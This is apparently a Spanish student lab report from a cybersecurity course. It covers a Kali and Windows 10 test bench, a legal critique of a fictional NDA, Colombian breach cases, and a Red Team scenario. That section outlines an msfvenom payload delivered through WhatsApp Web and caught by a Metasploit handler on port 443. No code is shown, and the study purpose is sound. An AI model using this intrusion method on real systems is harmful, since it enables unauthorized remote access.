
Paso B: Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux (la versión que tengan) y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, antivirus, firewall entre otros). El Windows 10 no requiere que esté licenciado, la versión básica que genera Microsoft es suficiente y lo pueden descargar directamente de la página web https://www.microsoft.com/es-es/software-download/windows10 o si cuentan con alguna imagen de Windows 10 la podrán utilizar. Para Kali Linux lo podrán descargar de su página oficial: https://www.kali.org/get-kali/#kali-platforms[13]

[12] Microsoft. DESCARGAR WINDOWS 10. https://www.microsoft.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.microsoft.com/es-es/software-download/windows10>.
[13] Kali. GET KALI | Kali Linux. https://www.kali.org/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.kali.org/get-kali/#kali-platforms>.

Figura 3 - Instalación Virtual Linux

Fuente: Elaboración propia.

Figura 4 - Windows 10 con todo su sistema de seguridad abajo (Windows defender, antivirus, firewall)




Fuente: Elaboración propia.

• Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux, recuerde por favor no exceder la asignación de recursos entre las dos máquinas ya que puede colapsar los recursos hardware de su equipo


host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Figura 5 - Comunicación entre Windows 10 y Kali Linux



Fuente: Elaboración propia.


Figura 6 - Comunicación entre Windows 10 y Kali Linux



Fuente: Elaboración propia.

• Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado "características técnicas de hardware".

Figura 7 - Características técnicas de hardware Kali - Linux



Fuente: Elaboración propia.

4. Informe Técnico: Validación de Comunicación entre Máquinas Windows y Kali Linux

I. Introducción: La validación de la comunicación entre máquinas Windows y Kali Linux es un componente crucial para establecer un entorno de prueba efectivo en el ámbito de la ciberseguridad. Este informe detalla el procedimiento, los resultados y las recomendaciones derivadas de la validación de conectividad entre ambas plataformas.

II. Objetivos:

- **Confirmación de Conexión:** Verificar que la conexión entre la máquina Windows y Kali Linux sea estable y operativa.

Configuración de Red:

- Hay que asegurar que ambas máquinas estén conectadas a la misma red virtual.
- Verificar las configuraciones de red para garantizar direcciones IP válidas y subredes coincidentes.

Identificación y Solución de Problemas: Identificar y solucionar cualquier problema potencial que afecte la conectividad entre las máquinas.

Eficiencia en el Intercambio de Datos: Garantizar que ambas máquinas puedan intercambiar datos de manera eficiente.

III. Procedimiento:

Configuración de Red:

- Asegurarse de que ambas máquinas estén conectadas a la misma red virtual.
- Verificar las configuraciones de red, asegurando direcciones IP válidas y subredes coincidentes.

Ping y Verificación de Conectividad:

- Desde la máquina Kali Linux, ejecutar comandos ping para evaluar la conectividad con la máquina Windows.
- Analizar los resultados para identificar pérdida de paquetes o fallos de comunicación.

Firewall:

- Desactivar temporalmente los firewalls en ambas máquinas para descartar interferencias.
- Configurar firewalls para permitir la comunicación entre las máquinas.

Puertos y Servicios:

- Verificar que los servicios necesarios estén en ejecución y configurados correctamente en ambas máquinas.

Configuración de Adaptadores de Red:

- Revisar las configuraciones de red de las máquinas virtuales, asegurando que los adaptadores estén correctamente configurados (bridged, red interna, etc.).

IV. Resultados:

- La comunicación entre la máquina Windows y Kali Linux se estableció satisfactoriamente.
- No se detectó pérdida de paquetes durante las pruebas de conectividad.
- Los firewalls se configuraron para permitir la comunicación entre ambas máquinas.
- Los servicios necesarios para la conectividad están en ejecución y configurados correctamente.
- Las configuraciones de adaptadores de red están alineadas con las mejores prácticas.

V. Conclusiones: La validación exitosa de la comunicación entre las máquinas Windows y Kali Linux confirma un entorno estable y seguro para realizar pruebas de ciberseguridad. Los resultados indican una configuración adecuada de red, servicios operativos y adaptadores, proporcionando la base necesaria para futuras evaluaciones de seguridad.

VI. Recomendaciones:

- Mantener las configuraciones de red actualizadas para adaptarse a cambios en la infraestructura.
- Realizar pruebas periódicas para garantizar la continuidad de la conectividad.
- Documentar cualquier cambio significativo en la infraestructura de red.
- Monitorear activamente los logs de sistema y Event Viewer para identificar posibles problemas de conectividad.

5. Análisis Legal del Acuerdo de Confidencialidad en el Escenario 2: Identificación de Cláusulas Potencialmente Ilegales

Al revisar el anexo 2 - Escenario 2, el acuerdo de confidencialidad propuesto por HackerHouse, se identifican varias preocupaciones que podrían considerarse ilegales o problemáticas desde un punto de vista legal y ético. A continuación, se destacan algunas áreas del acuerdo que podrían plantear problemas legales:

- Origen del acuerdo redactado por un abogado despedido por prácticas ilícitas: El acuerdo de confidencialidad fue elaborado por un abogado que fue despedido por actividades ilícitas dentro de la organización. Esto plantea serias dudas sobre la integridad y legalidad del acuerdo, ya que es posible que el abogado haya incorporado cláusulas que no cumplan con las leyes y regulaciones aplicables.
- Falta de revisión por parte de Recursos Humanos: La entrega del acuerdo de confidencialidad a los nuevos empleados sin revisión por parte del departamento de Recursos Humanos sugiere una falta de diligencia y profesionalismo por parte de la empresa. Esto podría indicar un incumplimiento de las políticas internas de la empresa y aumentar el riesgo de enfrentar acciones legales si el acuerdo contiene cláusulas problemáticas.
- Uso de problemas internos como parte de la prueba técnica: La utilización de problemas internos como parte de la prueba técnica para los equipos Red Team y Blue Team plantea preocupaciones sobre la integridad y legalidad del proceso de selección. Si estos problemas implican acceso no autorizado a sistemas o datos confidenciales de la empresa, podría constituir una violación de la ley y exponer a la empresa a riesgos legales significativos.[14]

Para el anexo 3 - en el acuerdo de confidencialidad entre el estudiante y HackerHouse, se identifican algunas cláusulas que podrían plantear preocupaciones desde un punto de

[14] https://www.economiadehoy.es [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.economiadehoy.es/adjuntos/83485/Red-Blue-Purple-Team__TRANXFER.pdf>.

vista legal y ético:

- Cláusula Primera - Objeto: Si bien es común que un acuerdo de confidencialidad establezca que la información compartida debe mantenerse confidencial, la inclusión de la frase "sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados" es problemática. Esta cláusula podría interpretarse como una prohibición de divulgar actividades ilegales, lo cual podría implicar encubrimiento de acciones delictivas y contravenir la obligación legal de reportar actividades ilegales.
- Cláusula Segunda - Definición de información confidencial: La inclusión de términos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos" en la definición de información confidencial sugiere que la empresa podría estar involucrada en actividades ilegales. Además, el hecho de incluir información sobre actividades ilegales como parte de la definición de información confidencial podría ser interpretado como un intento de ocultar actividades delictivas.
- Cláusula Cuarta - Obligaciones de la parte receptora: La cláusula que prohíbe denunciar actividades sospechosas de espionaje o apropiación de información de terceros podría contravenir la obligación legal de reportar actividades ilegales. Además, la cláusula que establece que la parte receptora es responsable por el mal uso de la información confidencial por parte de sus representantes podría ser considerada injusta, ya que la parte receptora podría no tener control sobre las acciones de sus representantes.

En síntesis, diversas cláusulas del acuerdo de confidencialidad entre el estudiante y HackerHouse presentan posibles problemas desde una perspectiva legal y ética, ya que podrían contravenir la obligación legal de informar sobre actividades ilícitas y fomentar el encubrimiento de acciones delictivas. Es esencial revisar y modificar estas cláusulas para asegurar que el acuerdo cumpla con las leyes y regulaciones aplicables. El origen del acuerdo, la falta de revisión por parte de Recursos Humanos y el uso de problemas internos como parte de la prueba técnica también son aspectos que podrían considerarse

ilegales o problemáticos. Abordar estas preocupaciones y revisar el acuerdo de confidencialidad se vuelve fundamental para garantizar su conformidad con las leyes y regulaciones pertinentes.

5.1. Identificación de Procesos Ilegales en el Anexo 3 – Acuerdo: Referencia a la Legislación Colombiana sobre Delitos Informáticos

En el Anexo 3 - Acuerdo de Confidencialidad, se identifica un posible proceso ilegal en la cláusula Segunda, donde se define la información confidencial. En particular, se mencionan términos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos" como parte de la definición de información confidencial. Esto podría ser problemático desde un punto de vista legal, ya que se estaría promoviendo o legitimando actividades ilegales en el acuerdo de confidencialidad.

La ley colombiana que podría ser relevante en este caso es la Ley 1273 de 2009, que establece disposiciones para combatir los delitos informáticos. En particular, el artículo 269A de esta ley tipifica como delito la interceptación de datos informáticos sin autorización, y el artículo 269B tipifica como delito el acceso abusivo a un sistema informático.

Por lo tanto, la inclusión de términos relacionados con actividades ilegales en la definición de información confidencial podría estar violando la Ley 1273 de 2009, en específico los artículos 269A y 269B, que prohíben la interceptación ilegal de datos y el acceso abusivo a sistemas informáticos.

5.2. Consideración Ética del Acuerdo de Confidencialidad en HackerHouse a la Luz del Código de Ética de COPNIA

Aceptar un contrato y acuerdo de confidencialidad que involucre actividades ilegales va en contra de los principios éticos y legales que rigen la profesión de ingeniería y cualquier otra profesión. Incluso si el salario ofrecido es alto, comprometer la integridad ética y legal

por una compensación financiera no es justificable.

Nosotros como profesionales de ingeniería estamos sujetos a códigos de ética específicos que enfatizan la integridad, la honestidad y el cumplimiento de las leyes y regulaciones. El incumplimiento de estos principios puede resultar en sanciones graves, incluida la revocación de la licencia profesional.

Por lo tanto, aceptar un contrato que implique actividades ilegales va en contra de los principios éticos y legales de la profesión, y podría tener consecuencias graves para la carrera profesional y nuestra reputación como individuos. En lugar de aceptar un acuerdo que viole la ley, sería más apropiado denunciar tales actividades y buscar empleo en organizaciones que operen de manera ética y legal.[15]

5.3. Cibercrimen en Colombia: Análisis Legal y Ético a la Luz de la Ley 1273 de 2009

- **AnyDesk**

El 2 de febrero de 2024, AnyDesk, proveedor de software de escritorio remoto, anunció haber sido víctima de un ciberataque que comprometió sus sistemas de producción. Este incidente, perpetrado por actores maliciosos, tiene implicaciones significativas para los clientes de AnyDesk.

La compañía emitió un comunicado público sobre posibles violaciones de seguridad en algunos de sus sistemas. Posteriormente, llevó a cabo una exhaustiva auditoría de seguridad, confirmando que sus sistemas de producción habían sido comprometidos. Las consecuencias de esta brecha son alarmantes, ya que expuso datos confidenciales de los clientes a los ciberdelincuentes. Entre los datos comprometidos se encuentran credenciales de acceso pertenecientes tanto a consumidores individuales como a

[15] COPNIA. CÓDIGO DE ética | Copnia. https://www.copnia.gov.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

empresas, lo que podría dar acceso al portal de clientes de AnyDesk. Además, se estima que unas 18.317 cuentas estaban a la venta en sitios clandestinos.

En este caso de la violación de datos en AnyDesk, donde los ciberdelincuentes comprometieron los sistemas de la empresa y accedieron a información confidencial de los clientes, incluidas credenciales de acceso y datos personales, teniendo en cuenta el punto de vista legal en Colombia, este incidente podría violar la Ley 1581 de 2012, conocida como la Ley de Protección de Datos Personales, que establece las normas para la recolección, almacenamiento, uso, circulación y protección de datos personales. De acuerdo con esta ley, las empresas tienen la responsabilidad de proteger la información personal de sus clientes y deben tomar medidas adecuadas para evitar violaciones de seguridad como la ocurrida en el caso de AnyDesk.

El incumplimiento de esta ley podría resultar en sanciones económicas significativas para AnyDesk, así como en daños a la reputación de la empresa y la pérdida de confianza de los clientes.

Desde una perspectiva ética, el incidente plantea preocupaciones sobre la privacidad y la seguridad de los datos de los clientes. AnyDesk tiene la responsabilidad ética de proteger la información confidencial de sus usuarios y de ser transparente sobre lo sucedido, informando a los afectados y tomando medidas para remediar el problema y prevenir futuras violaciones de seguridad.

En conclusión, el caso de AnyDesk ilustra las serias implicaciones legales y éticas de las violaciones de seguridad de datos. Las empresas deben cumplir con las leyes de protección de datos y tomar medidas proactivas para garantizar la seguridad y privacidad de la información de sus clientes.[16]

[16] Una Al Día. [Consulta: 04 de abril 2024]. Disponible en: https://unaaldia.hispasec.com/2024/02/anydesk-confirma-ciberataque-a-servidores-de-produccion-codigo-fuente-y-claves-robadas.html. 2024.

- **Ataque a Audifarma – enero 22:**

El ataque a Audifarma, una empresa dedicada a la gestión farmacéutica en Colombia pone de manifiesto importantes implicaciones legales y éticas en cuanto a la protección de datos personales y la responsabilidad empresarial.

Desde el punto de vista legal, la Ley Estatutaria 1581 de 2012 sobre Protección de Datos Personales en Colombia establece los principios y procedimientos para garantizar la seguridad y privacidad de la información personal de los ciudadanos. En este caso, si se confirma que los datos de los usuarios de Audifarma fueron comprometidos debido al ataque cibernético, la empresa podría enfrentar sanciones legales significativas por incumplimiento de esta ley.

Desde una perspectiva ética, Audifarma tiene la responsabilidad de proteger la información confidencial de sus clientes, especialmente cuando se trata de datos médicos y personales relacionados con la salud. El hecho de que se haya producido un acceso no autorizado a esta información plantea serias dudas sobre las medidas de seguridad implementadas por la empresa y su compromiso con la privacidad de los usuarios.

En términos de responsabilidad legal, el artículo 269B del Código Penal Colombiano tipifica como delito la interceptación de datos informáticos, lo que podría aplicarse si se demuestra que los responsables del ataque a Audifarma accedieron ilegalmente a la información de la empresa.

En resumen, el ataque a Audifarma destaca la importancia de reforzar las medidas de seguridad cibernética y cumplir con las leyes y regulaciones relacionadas con la protección de datos personales. Asimismo, subraya la responsabilidad ética de las empresas en la protección de la información confidencial de sus clientes.[17]

[17] El Espectador. AUDIFARMA SUFRIÓ ataque cibernético y suspendió el servicio en sus plataformas. https://www.elespectador.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.elespectador.com/salud/audifarma-sufrio-ataque-cibernetico-y-suspendio-el-servicio-en-sus-plataformas/>.

- **Ataque a Grupo Nutresa – 20 de abril:**

El ataque al Grupo Nutresa, un conglomerado de procesamiento de alimentos en Colombia plantea importantes consideraciones legales y éticas en cuanto a la seguridad de la información y la responsabilidad empresarial.

En términos legales, si se confirma que los sistemas de TI del Grupo Nutresa fueron comprometidos por un ataque de ransomware, la empresa podría enfrentar sanciones legales por violación de la Ley de Protección de Datos Personales y por no proteger adecuadamente la información confidencial de sus empleados y clientes.

Desde una perspectiva ética, el Grupo Nutresa tiene la responsabilidad de proteger la información confidencial de sus partes interesadas, incluidos los empleados, clientes y proveedores. El hecho de que se haya producido un acceso no autorizado a esta información plantea interrogantes sobre las medidas de seguridad implementadas por la empresa y su compromiso con la privacidad y seguridad de los datos.

En términos de responsabilidad legal, el artículo 269B del Código Penal Colombiano, que tipifica como delito la interceptación de datos informáticos, podría aplicarse si se demuestra que los responsables del ataque accedieron ilegalmente a la información del Grupo Nutresa.

En conclusión, el ataque al Grupo Nutresa destaca la importancia de implementar medidas de seguridad cibernética robustas y cumplir con las leyes y regulaciones relacionadas con la protección de datos personales. Asimismo, subraya la responsabilidad ética de las empresas en la protección de la información confidencial de sus partes interesadas.[18]

[18] Blu Radio. NUTRESA CONFIRMÓ que está siendo víctima de un ciberataque de ransomware. https://www.bluradio.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.bluradio.com/blu360/antioquia/nutresa-confirmo-que-esta-siendo-victima-de-un-ciberataque-de-ransomware-rg10>.

- **Ataque a Colombia Compra Eficiente – 2 de mayo:**

El ataque a Colombia Compra Eficiente, la agencia nacional de contratación pública en Colombia plantea importantes implicaciones legales y éticas en cuanto a la seguridad de la información y la responsabilidad del gobierno en la protección de datos.

Desde el punto de vista legal, si se confirma que la plataforma de Colombia Compra Eficiente fue víctima de un ataque cibernético, la agencia podría enfrentar sanciones legales por incumplimiento de la Ley de Protección de Datos Personales y por no proteger adecuadamente la información confidencial de los contratistas y proveedores del gobierno.

En términos éticos, el gobierno tiene la responsabilidad de proteger la información confidencial de los ciudadanos y las empresas que participan en procesos de contratación pública. El hecho de que se haya producido un acceso no autorizado a esta información plantea interrogantes sobre las medidas de seguridad implementadas por la agencia y su compromiso con la transparencia y la integridad en los procesos de contratación.

En términos de responsabilidad legal, el artículo 269B del Código Penal Colombiano, que tipifica como delito la interceptación de datos informáticos, podría aplicarse si se demuestra que los responsables del ataque accedieron ilegalmente a la información de Colombia Compra Eficiente.

En resumen, el ataque a Colombia Compra Eficiente destaca la importancia de implementar medidas de seguridad cibernética sólidas en las instituciones gubernamentales y cumplir con las leyes y regulaciones relacionadas con la protección de datos personales. Asimismo, subraya la responsabilidad ética del gobierno en la protección de la información confidencial de los ciudadanos y las empresas.

- **Ataque al Registro Nacional de Medidas Correctivas (RNMC) de la Policía Nacional de Colombia – junio 13:**

El ataque al Registro Nacional de Medidas Correctivas (RNMC) de la Policía Nacional de Colombia plantea importantes implicaciones legales y éticas en cuanto a la protección de datos personales y la responsabilidad del gobierno en la seguridad de la información.

Desde el punto de vista legal, si se confirma que el RNMC fue víctima de un ataque cibernético, la Policía Nacional podría enfrentar sanciones legales por incumplimiento de la Ley de Protección de Datos Personales y por no proteger adecuadamente la información confidencial de los ciudadanos registrada en el sistema.

En términos éticos, el gobierno tiene la responsabilidad de proteger la información confidencial de los ciudadanos, especialmente cuando se trata de datos sensibles relacionados con medidas correctivas y comportamientos contrarios a la convivencia. El hecho de que se haya producido un acceso no autorizado a esta información plantea interrogantes sobre las medidas de seguridad implementadas por la Policía Nacional y su compromiso con la seguridad y la privacidad de los ciudadanos.

En términos de responsabilidad legal, el artículo 269B del Código Penal Colombiano, que tipifica como delito la interceptación de datos informáticos, podría aplicarse si se demuestra que los responsables del ataque accedieron ilegalmente a la información del RNMC.

En resumen, el ataque al RNMC de la Policía Nacional de Colombia destaca la importancia de implementar medidas de seguridad cibernética sólidas en las instituciones gubernamentales y cumplir con las leyes y regulaciones relacionadas con la protección de datos personales. Asimismo, subraya la responsabilidad ética del gobierno en la protección de la información confidencial de los ciudadanos y la importancia de fortalecer la seguridad cibernética en el sector público.[19]

[19] HTTPS://TWITTER.COM/ELHACKERNET/STATUS/1668675680928759809/PHOTO/1 [Anónimo].

- **Ataque a IFX Networks – 12 de septiembre:**

El ataque a IFX Networks, un proveedor de servicios de telecomunicaciones en Colombia, plantea importantes implicaciones legales y éticas en cuanto a la protección de datos y la responsabilidad empresarial.

Desde el punto de vista legal, si se confirma que los datos de las entidades públicas fueron comprometidos debido al ataque cibernético a IFX Networks, la empresa podría enfrentar sanciones legales por incumplimiento de la Ley de Protección de Datos Personales y por no proteger adecuadamente la información confidencial de sus clientes.

En términos éticos, IFX Networks tiene la responsabilidad de proteger la información confidencial de sus clientes, especialmente cuando se trata de datos sensibles relacionados con entidades gubernamentales y servicios públicos. El hecho de que se haya producido un acceso no autorizado a esta información plantea interrogantes sobre las medidas de seguridad implementadas por la empresa y su compromiso con la seguridad y la privacidad de los datos.[20]

En términos de responsabilidad legal, el artículo 269B del Código Penal Colombiano, que tipifica como delito la interceptación de datos informáticos, podría aplicarse si se demuestra que los responsables del ataque accedieron ilegalmente a la información de IFX Networks.

En resumen, el ataque a IFX Networks destaca la importancia de implementar medidas de seguridad cibernética sólidas y cumplir con las leyes y regulaciones relacionadas con la protección de datos personales. Asimismo, subraya la responsabilidad ética de las empresas en la protección de la información confidencial de sus clientes y la importancia

http://twitter.com/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://pic.twitter.com/PC5M2gyZHD>.

[20] La República. IFX TIENE hasta el fin de semana para poder recuperar los datos y restablecer servicios. https://www.larepublica.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.larepublica.co/empresas/ifx-tiene-hasta-el-fin-de-semana-para-poder-recuperar-los-datos-y-restablecer-servicios-3709427>.

de fortalecer la seguridad cibernética en el sector privado.[21]

6. Análisis de Herramientas Software para Equipo Redteam en el Escenario 3: Configuración y Utilización en el Banco de Trabajo

Para llevar a cabo el Anexo 4 - Escenario 3 enfocado en Red Team, se utilizaron varias herramientas de software especializadas en ciberseguridad y pentesting. A continuación, se describe cada una de ellas:

- **Kali Linux:** Se trata de una distribución de Linux especializada en seguridad informática y pentesting. Kali Linux es ampliamente utilizada por profesionales de la seguridad cibernética debido a su extensa colección de herramientas preinstaladas para pruebas de penetración y evaluación de seguridad.
- **Metasploit Framework:** Es una herramienta de código abierto ampliamente utilizada para el desarrollo y ejecución de exploits. Metasploit Framework proporciona una plataforma para desarrollar, probar y ejecutar exploits contra sistemas informáticos con el fin de detectar y aprovechar vulnerabilidades.
- **Msfvenom:** Es una utilidad dentro del Metasploit Framework que se utiliza para generar payloads de exploits. Msfvenom permite a los usuarios crear payloads personalizados para diferentes sistemas operativos y arquitecturas, incluidos ejecutables de Windows, scripts de shell, códigos maliciosos y más.[22]
- **WhatsApp Web**: Aunque no es una herramienta específica de pentesting, WhatsApp Web se utilizó en el escenario como un medio para transferir el archivo malicioso desde la máquina del atacante a la víctima. WhatsApp Web permite a los usuarios enviar archivos y mensajes desde su navegador web.

[21] BENITO, Luis. Ciberataque en Colombia: el viernes todas las instituciones afectadas recuperarán su operatividad aseguró IFX Networks. https://www.infobae.com [página web]. (21, septiembre, 2023). [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.infobae.com/colombia/2023/09/21/ciberataque-en-colombia-el-viernes-todas-las-instituciones-afectadas-recuperarian-su-operatividad-asegura-ifx-networks/>.
[22] Exploit-DB. OFFSEC'S EXPLOIT Database Archive. https://www.exploit-db.com/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.exploit-db.com/>.

- **Nmap:** es una herramienta de escaneo de red utilizada para descubrir dispositivos y servicios en una red. Se utilizó para identificar la configuración de red y los puertos abiertos en la máquina Windows 10 X64, lo que permitió determinar la viabilidad del ataque y la posible explotación de servicios vulnerables.
- **Windows Defender y Firewall:** Aunque se menciona que estaban desactivados en el sistema comprometido, estas herramientas son fundamentales en la protección del sistema contra malware y ataques cibernéticos. La falta de activación y configuración adecuada de Windows Defender y el Firewall de Windows contribuyó a la vulnerabilidad del sistema ante el ataque.

Estas herramientas se utilizaron en conjunto para crear un escenario de pentesting en el que se simuló un ataque mediante la creación y ejecución de un payload malicioso en una máquina Windows 10, seguido por la explotación de una vulnerabilidad para obtener acceso remoto a la máquina comprometida.

6.1. Identificación del Fallo de Seguridad en Windows 10 X64: Datos Relevantes del Anexo 4 - Escenario 3

Para identificar el fallo de seguridad específico que afecta a la máquina Windows 10 de 64 bits en el escenario descrito, los siguientes datos e información proporcionados en el anexo fueron de ayuda:

- **Descubrimiento de un archivo .txt en el escritorio:** El administrador de la computadora afectada encontró un archivo de texto en el escritorio con un formato específico que contenía la siguiente información Yira_Marcela_1140827779_16032024. Esta anomalía indica que el sistema ha sido comprometido de alguna manera y que se han realizado cambios en el sistema, lo que sugiere una posible actividad maliciosa.
- **Ejecución de un archivo .exe:** Se menciona que el administrador ejecutó un archivo .exe llamado PoC_1140827779, que fue enviado a través de WhatsApp Web por un compañero de trabajo. Esta acción puede haber sido el vector de

ataque utilizado por los adversarios para comprometer el sistema y obtener acceso no autorizado.

- **Desactivación de sistemas de seguridad:** Se señala que todos los sistemas de seguridad del sistema operativo, como el firewall, Windows Defender y el antivirus, estaban completamente desactivados. Esta falta de protección antivirus y de firewall deja al sistema vulnerable a ataques y explotaciones, facilitando la intrusión y el movimiento lateral en la red.
- **Presencia de un experto en ciberseguridad**: Se menciona que un experto en ciberseguridad de HackerHouse sugiere que el incidente podría estar relacionado con la creación y ejecución de un payload utilizando herramientas como MSFVenom y Metasploit. Esta información proporciona una pista crucial sobre la posible técnica utilizada por los adversarios para comprometer el sistema.
- **Explicación del proceso de creación de un payload**: Se detalla el proceso de creación de un payload utilizando la herramienta MSFVenom, incluyendo los parámetros específicos utilizados para generar un payload compatible con la arquitectura x64 de Windows 10. Esta información proporciona una comprensión clara de cómo se pudo haber creado el archivo ejecutable malicioso utilizado en el ataque.

La identificación del fallo de seguridad específico se basa en la presencia de actividades anómalas, como la ejecución de un archivo .exe desconocido, la desactivación de sistemas de seguridad y la sospecha de la utilización de técnicas de creación y ejecución de payloads por parte de un experto en ciberseguridad. Estos datos e información son fundamentales para comprender la naturaleza del incidente y tomar medidas correctivas adecuadas.

6.2. Identificación de Fallos de Seguridad en Windows 10: Herramienta Utilizada y Puerto Abierto.

La herramienta utilizada para identificar los fallos de seguridad en la máquina Windows 10 fue Metasploit, específicamente a través de su módulo exploit/multi/handler. Este módulo se utiliza para establecer un escucha en el sistema atacante para recibir

conexiones de las víctimas comprometidas.

El puerto específico que abre la aplicación en el anexo es el puerto 443. Este puerto es utilizado para la comunicación entre la máquina atacada y la máquina atacante cuando se ejecuta el payload malicioso y se establece la sesión de Meterpreter.

6.3. Ataque a la Máquina Windows 10 X64: Impacto y Análisis Gráfico.

